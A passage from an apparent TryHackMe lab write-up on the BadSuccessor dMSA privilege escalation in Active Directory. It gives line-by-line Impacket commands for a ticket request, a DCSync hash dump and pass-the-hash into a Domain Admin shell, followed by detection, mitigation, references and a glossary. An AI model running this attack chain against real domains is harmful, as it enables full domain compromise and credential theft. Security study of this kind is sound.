python3runs the Python interpreter, version 3./opt/impacket/examples/getST.pyis the Impacket script being run.getSTmeans "get service ticket".-dc-ip [redacted]tells it the IP address of the Domain Controller. An IP address is the numeric address of a machine on a network.-spn 'cifs/DC-LAB2025-01.[redacted]'names the service to get a ticket for: file sharing on the DC.'[redacted]/pentest2_dmsa$'is the account to act as, the dMSA.-kmeans use Kerberos authentication, reading the ticket from the cache file set earlier.-no-passmeans do not prompt for a password, because the ticket is doing the authentication.
Then go straight for the crown jewels: a full DCSync, dumping every NTLM hash in the domain. An NTLM hash is a one-way transformation of a password stored by Windows; it cannot be turned back into the password easily, but it can often be used directly to authenticate, which is why stealing hashes matters.
export KRB5CCNAME=pentest2_dmsa\$.ccache
Line by line, in plain words:
- This sets the credential cache again, this time to a file named
pentest2_dmsa$.ccache. The backslash before the$is shell escaping: without it, the shell would try to treat$as the start of a variable name. The file name includes the$because that is part of the account name.
python3 /opt/impacket/examples/secretsdump.py -k -no-pass \ 'pentest2_dmsa$'@DC-LAB2025-01.tryhackme.localAdministrator:500:aad3b435...:984f755c74...:::krbtgt:502:aad3b435...:[redacted]:::
Line by line, in plain words:
python3 /opt/impacket/examples/secretsdump.pyruns Impacket's secretsdump script, which extracts password hashes from a Windows system.-k -no-passagain means use Kerberos and do not ask for a password.'pentest2_dmsa$'@DC-LAB2025-01.[redacted]is the account and the machine to target: log in as the dMSA to the DC.Administrator:500:aad3b435...:984f755c74...:::is one line of output: the Administrator account, its RID (Relative Identifier, the number500that Windows gives the built-in administrator), and two hash values. The first is the LM hash, an old and weak format; the second is the NTLM hash. The...means the article truncated them.krbtgt:502:aad3b435...:[redacted]:::is another line: thekrbtgtaccount, RID502, and its hashes. This is the most sensitive one, becausekrbtgtis the account whose key signs every Kerberos ticket in the domain.
And finally, pass-the-hash straight into a shell as Domain Admin. Pass-the-hash means using a stolen NTLM hash to authenticate without ever knowing the plaintext password.
python3 /opt/impacket/examples/wmiexec.py \ '[redacted]/[redacted]' -hashes :984f755c74...
Line by line, in plain words:
python3 /opt/impacket/examples/wmiexec.pyruns Impacket's wmiexec script, which executes commands on a remote Windows machine. WMI (Windows Management Instrumentation) is a Windows service for managing machines remotely.'[redacted]/[redacted]'is the account and target: log in as Administrator to the machine at that IP address.-hashes :984f755c74...supplies the NTLM hash from the previous step instead of a password. The leading colon is the format Impacket expects when only the NTLM half is given.
C:\>whoamitryhackme\administrator
Line by line, in plain words:
C:\>is the Windows command prompt on the remote machine.whoamiis a command that prints which account you are currently running as.tryhackme\administratoris the answer: the domaintryhackmeand the useradministrator. The attack has produced a shell as Domain Admin.
Start to finish: recon script, one weaponisation command, three Kerberos hops, full domain compromise. No cracking rig required. That krbtgt hash pulled by secretsdump.py, by the way, is the key underlying every Kerberos ticket in the domain. It is the same credential a Golden Ticket attack forges around, which is a good reminder of how much blast radius one DCSync buys you. Blast radius means how much damage a single compromise can cause.
Part 4: why this is structurally different from Kerberoasting
It is worth being clear about what actually changed here, because it is easy to lump this in as "just another Kerberoasting trick".
Kerberoasting is a cryptographic weakness: the account's password is weak, so the key protecting its ticket can be cracked offline. gMSA and dMSA both close that door completely; a 120-character random key is not getting cracked by anyone, patched or not.
BadSuccessor (before the patch) was an authorization weakness: nothing was ever cracked. The KDC was flat-out told "this new account replaces that old one", and it went along with it, without checking whether the person making that claim had any real relationship to the target account. It is the AD version of forging a document that says "I am the heir to this house" and having the courthouse stamp it without checking your ID.
That is also why the fix is not "use a stronger password": there is no password involved to strengthen. The real fix Microsoft shipped is checking on the KDC side: make the courthouse actually check the ID. But the bigger lesson for defenders is still about permission hygiene: knowing exactly who can create msDS-DelegatedManagedServiceAccount objects, and treating that permission with the same seriousness as Domain Admin membership.
What survives after the patch: Akamai's follow-up work, "BadSuccessor Is Dead, Long Live BadSuccessor(?)", found the idea is not completely dead, just smaller now. If an attacker already controls both the dMSA and the target account (say, through existing GenericWrite rights on a user or computer), they can still set up the now-required two-way link and pull the target's Kerberos keys through that relationship. GenericWrite means "you may change most attributes on this object". That works like a quieter version of a shadow-credential attack or a DCSync-style credential grab, but only if the attacker already controls the target beforehand. A shadow credential is a technique where an attacker adds a hidden credential to an account so they can log in as it later. It is now a way to steal credentials from something you have already broken into, not the original "walk in and take over the domain" bug. Smaller blast radius, but not zero.
Detection
The author deliberately does not make up specific Windows Event IDs, since none of the material used points to one for this exact attack. Event IDs are numbered log entries Windows writes when things happen; defenders build alerts around them. None of the material used for this piece points to one, so check your own SIEM/EDR vendor's documentation and Microsoft's directory auditing guidance before setting up alerts. What you can reasonably watch for:
- Unexpected
msDS-DelegatedManagedServiceAccountobject creation, outside of known, controlled service account setup processes, especially by accounts that are not dedicated service-account admins. - Any write to
msDS-ManagedAccountPrecededByLink, especially when the target account is privileged (Domain Admins, Enterprise Admins, or any Tier-0 account). Tier-0 means the most sensitive layer of an IT environment, the systems and accounts whose compromise would mean full control. This attribute is rarely touched outside a real, documented migration. - Any write to
msDS-DelegatedMSAStatemarking an object "migration completed" shortly after it was created, with no matching change ticket. A change ticket is the record a company keeps of an approved change, so defenders can tell planned work from suspicious work. - A link between dMSA creation events and privileged access happening right after: things like DC replication requests, access to sensitive shares, or admin-group changes. That timing pattern is often more useful than any single event alone.
- Compare OU permissions over time. Take a baseline of ACLs on any OU that allows dMSA creation, and check regularly for changes. A baseline is a saved snapshot of how things normally look, so differences stand out. This catches both the first bad permission grant and any changes made later.
Part 5: mitigation
A patch exists now, so apply it first. Microsoft released the fix for CVE-2025-53779 in the August 2025 Patch Tuesday, and every Windows Server 2025 Domain Controller should have it installed. That fixes the original one-way-link version of the attack described in this piece. That does not mean dMSA permission checks are optional now, though: Akamai's post-patch research (see Part 4) shows a smaller version of this trick still works.
Practical checklist:
- Apply the August 2025 security update to every Windows Server 2025 DC.
- List all accounts with dMSA-creation rights across the whole domain, using the recon script above or an equivalent BloodHound query. BloodHound is a tool that maps the relationships and permissions in an AD environment as a graph, making hidden paths visible. Check every OU, not just the ones you assume matter.
- Review
CreateChildgrants tied tomsDS-DelegatedManagedServiceAccounton every OU. This is the exact permission behind the bug. - Review
GenericAllgrants on OUs: this automatically includesCreateChildand everything else. - Review
WriteDACLgrants: this lets someone grant themselvesCreateChildlater, even if they do not have it today. - Review
WriteOwnergrants: ownership lets someone rewrite the entire permission list, bypassing what is currently set. - Audit OU ownership on its own, not just the visible permission entries.
- Limit dMSA creation to Tier-0-controlled OUs: treat it with the same care as Domain Admin group membership.
- Check for any existing
msDS-ManagedAccountPrecededByLinkvalues pointing at privileged accounts, outside a known, real migration. - Keep monitoring changes to these migration attributes going forward, not just a one-time check.
- Re-run permission audits regularly, since OU permissions tend to pile up quietly as delegated access grows over time.
None of this fully removes the risk: see the "what survives" section in Part 4. Patching plus good permission hygiene closes the original, wide-open version of this attack. It does not take dMSA linking off the list of things worth keeping an eye on.
For a deeper look at mitigation and detection, SpecterOps: "Understanding & Mitigating BadSuccessor" by Jim Sykora is worth reading in full. SpecterOps is a security research company; the article goes further into detection than this piece has room for.
Closing thoughts
BadSuccessor is a good reminder: every security improvement creates a new point of trust somewhere, and that trust is only as strong as the assumptions built into it. Microsoft spent over a decade hardening service accounts against password-based attacks: MSA, then gMSA, unbreakable 120-character passwords, memory-protected key material. Then a migration convenience feature quietly assumed that "I can create this object" also meant "I have the right to speak for this account", and a whole tier of privilege escalation opened up through a permission nobody thought to check.
What started as the author trying to convince themselves that "Kerberoasting is dead" turned into learning that the work never really stops. It just shifts to a different layer of trust. The password problem got solved. The authorization problem was waiting right behind it. And even now that Microsoft has closed the original hole, Akamai's follow-up work shows the core idea, inheriting an identity through a relationship nobody double-checked, has not fully gone away, just gotten smaller.
The lesson here is not "do not use dMSA". It is the same lesson AD has been teaching since Kerberoasting was first written about: delegation without auditing is a privilege escalation waiting to happen. Delegation here means giving one account the power to act on behalf of another; without auditing, nobody notices when that power is abused.
References
- Yuval Gordon, Akamai Security Research: BadSuccessor: Abusing dMSA to Escalate Privileges in Active Directory
- Akamai Security Research: BadSuccessor Is Dead, Long Live BadSuccessor(?) (post-patch analysis)
- Jim Sykora, SpecterOps: Understanding & Mitigating BadSuccessor
- MSRC / NVD: CVE-2025-53779
- Microsoft Learn: Delegated Managed Service Accounts overview
- Microsoft Learn: Group Managed Service Accounts overview
- Microsoft Learn: Service Accounts overview
- Logan Goins: SharpSuccessor (GitHub)
- CravateRouge: bloodyAD (GitHub)
- Fortra: Impacket (GitHub)
- TryHackMe: BadSuccessor room
- MITRE ATT&CK: T1558.003: Kerberoasting
- CVE-2025-53779
The lab was conducted in an authorised, isolated TryHackMe environment. Never run these techniques against systems you do not own or have explicit written authorisation to test.
Glossary
- ACL (Access Control List): the list attached to an object saying who is allowed to do what to it.
- Active Directory (AD): Microsoft's directory service for managing users, computers, groups and permissions in a Windows network.
- AES256: a strong modern encryption algorithm.
- Attack surface: all the ways an attacker could possibly interact with a system.
- Attribute: a named field on an AD object, such as its name or a migration link.
- Auditing: regularly checking and recording who has what permissions and what changes were made.
- Authentication: proving who you are.
- Authorization: deciding what an authenticated identity is allowed to do.
- Base64: a way of encoding binary data as plain text so it can be copied and pasted.
- Baseline: a saved snapshot of how a system normally looks, used to spot changes.
- Blast radius: how much damage a single compromise can cause.
- BloodHound: a tool that maps AD permissions and relationships as a graph to reveal hidden attack paths.
- bloodyAD: a tool for reading and modifying AD objects from Linux.
- ccache: the standard file format Linux uses to store Kerberos credentials.
- CIFS: the protocol used for Windows file sharing.
- Cleartext: readable, unencrypted text.
- CN (Common Name): the display name of an AD object.
- CreateChild: an AD permission meaning "you may create objects of this type inside this folder".
- CVE (Common Vulnerabilities and Exposures): a public numbering system for vulnerabilities.
- CVSS (Common Vulnerability Scoring System): a standard 0 to 10 severity score for vulnerabilities, with a vector explaining the score.
- CWE (Common Weakness Enumeration): a catalogue of categories of software weakness.
- DC (Domain Controller): a server that runs the AD database and issues Kerberos tickets.
- DCSync: a technique that asks a Domain Controller to replicate password data, letting an attacker pull every password hash in the domain.
- dMSA (delegated Managed Service Account): a managed service account introduced in Windows Server 2025 that can be linked to an older account to inherit its access.
- DN (Distinguished Name): the full path of an object in the directory, like a postal address.
- DNS (Domain Name System): the system that turns names into network addresses.
- Domain Admin: the highest-privilege group in an AD domain.
- EDR (Endpoint Detection and Response): software that watches machines for suspicious activity.
- Enterprise Admins: an even higher-privilege group than Domain Admin, covering every domain in a forest.
- Environment variable: a named value a program reads to configure itself.
- Event ID: a numbered log entry Windows writes when something happens.
- Exploited in the wild: attackers have actually been observed using a vulnerability against real victims.
- GenericAll: an AD permission meaning "you may do anything at all to this object".
- GenericWrite: an AD permission meaning "you may change most attributes on this object".
- gMSA (Group Managed Service Account): a managed service account whose password can be retrieved by any computer in an authorised group.
- Golden Ticket: a forged Kerberos ticket that grants broad access, built from the krbtgt key.
- GPU rig: a machine full of graphics cards used to speed up cracking calculations.
- Group: a collection of accounts treated as one for permission purposes.
- GSS-API: a standard interface for programs to use security protocols like Kerberos.
- Hash: a one-way transformation of data, such as a password, that cannot easily be reversed.
- Impacket: a collection of Python scripts for working with Windows network protocols.
- IP address: the numeric address of a machine on a network.
- Kali: a Linux distribution built for security testing.
- KDC (Key Distribution Center): the part of a Domain Controller that issues Kerberos tickets.
- KDF (key-derivation function): a mathematical recipe that turns inputs into a predictable key or password.
- KDS Root Key: a domain-wide secret used to derive managed account passwords.
- Kerberos: the authentication protocol AD uses, based on tickets.
- Kerberoasting: an attack that requests a service ticket for an SPN and cracks it offline to recover the service account's password.
- krbtgt: the special AD account whose key signs every Kerberos ticket in the domain.
- LDAP: the protocol used to read and write data in a directory like AD.
- LSA (Local Security Authority): the Windows component that handles logins and secrets on a machine.
- LSASS: the Windows process that holds credentials in memory during a session.
- Mimikatz: a well-known tool for extracting credentials from Windows memory.
- MITRE ATT&CK: a public catalogue of known attacker techniques.
- MSA (Managed Service Account): a managed service account bound to exactly one computer.
- NTLM hash: a Windows password hash that can often be used directly to authenticate.
- Object: an item in AD, such as a user, computer or group.
- Offline cracking: trying password guesses on your own machine, with no further contact with the victim.
- OU (Organisational Unit): a folder inside AD used to group objects, usually by department or function.
- PAC (Privilege Attribute Certificate): the part of a Kerberos ticket that carries group memberships and SIDs.
- Pass-the-hash: authenticating with a stolen password hash instead of the plaintext password.
- Pass-the-ticket: injecting a stolen Kerberos ticket into a session to use it.
- Patch Tuesday: Microsoft's monthly schedule for releasing security fixes.
- PoC (proof of concept): a small demonstration, often a tool, showing that an attack works.
- PowerShell: Windows' command-line shell and scripting language.
- Privilege escalation: going from a low level of access to a higher one.
- RC4: an older encryption algorithm.
- Reconnaissance: looking around a target before acting.
- Replication: how AD copies changes from one Domain Controller to another.
- RID (Relative Identifier): the number Windows uses to identify an account within a domain.
- Rubeus: a tool for working with Kerberos tickets on Windows.
- Service account: an account used by software rather than a person.
- Shadow credential: a technique where an attacker adds a hidden credential to an account so they can log in as it later.
- SharpSuccessor: a tool that creates and links a dMSA from Windows.
- SID (Security Identifier): the unique number AD uses internally to identify an account.
- SIEM (Security Information and Event Management): a system that collects and analyses logs to detect attacks.
- SPN (Service Principal Name): a label telling AD which account runs which service.
- SYSTEM: the highest-privilege local account on a Windows machine.
- Telemetry: the logs and signals a system produces that defenders could use to notice something is wrong.
- TGT (Ticket Granting Ticket): a Kerberos ticket proving you logged in, used to ask for other tickets.
- TGS (Ticket Granting Service ticket): a Kerberos ticket for one specific service.
- Tier-0: the most sensitive layer of an IT environment, whose compromise means full control.
- TryHackMe: a learning platform providing deliberately vulnerable machines for practice.
- Two-way link: a predecessor relationship where both accounts point at each other, as a real migration would set up.
- Unconstrained delegation: an AD feature where a server is trusted to forward a user's credentials to other services.
- Vulnerability: a flaw in how a system was built that lets it behave in a way the designers did not intend.
- WMI (Windows Management Instrumentation): a Windows service for managing machines remotely.
- Wordlist: a file of common passwords that cracking tools try one by one.
- WriteDACL: an AD permission meaning "you may edit the permission list on this object".
- WriteOwner: an AD permission meaning "you may change who owns this object".
- Zero-day: a vulnerability that is known before a fix exists.

